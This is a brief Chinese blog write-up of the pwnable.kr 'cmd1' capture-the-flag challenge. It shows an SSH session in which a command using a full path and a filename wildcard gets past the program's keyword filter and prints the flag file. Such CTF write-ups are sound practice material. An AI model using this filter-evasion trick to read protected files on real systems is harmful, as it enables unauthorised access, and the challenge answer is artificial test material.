
PWN cmd1 [pwnable.kr]CTF writeup题解系列11


原创

3riC5r 于 2020-01-02 09:23:35 发布 139 收藏
分类专栏： pwnable.kr CTF 文章标签： ctf pwn

本文链接：https://blog.csdn.net/fastergohome/article/details/103798952

太简单的一道题目了，直接给题解





```
root@mypwn:/ctf/work/pwnable.kr# ssh cmd1@pwnable.kr -p2222
cmd1@pwnable.kr's password:
 ____  __    __  ____    ____  ____   _        ___      __  _  ____
|    \|  |__|  ||    \  /    ||    \ | |      /  _]    |  |/ ]|    \
|  o  )  |  |  ||  _  ||  o  ||  o  )| |     /  [_     |  ' / |  D  )
|   _/|  |  |  ||  |  ||     ||     || |___ |    _]    |    \ |    /
|  |  |  `  '  ||  |  ||  _  ||  O  ||     ||   [_  __ |     \|    \
|  |   \      / |  |  ||  |  ||     ||     ||     ||  ||  .  ||  .  \
|__|    \_/\_/  |__|__||__|__||_____||_____||_____||__||__|\_||__|\_|

- Site admin : daehee87@gatech.edu
- IRC : irc.netgarage.org:6667 / #pwnable.kr
- Simply type "irssi" command to join IRC now
- files under /tmp can be erased anytime. make your directory under /tmp
- to use peda, issue `source /usr/share/peda/peda.py` in gdb terminal
Last login: Wed Jan  1 20:02:21 2020 from 120.84.12.64
cmd1@prowl:~$ ./cmd1 '/bin/cat /home/cmd1/fla*'
mommy now I get what PATH environment is for :)
cmd1@prowl:~$
```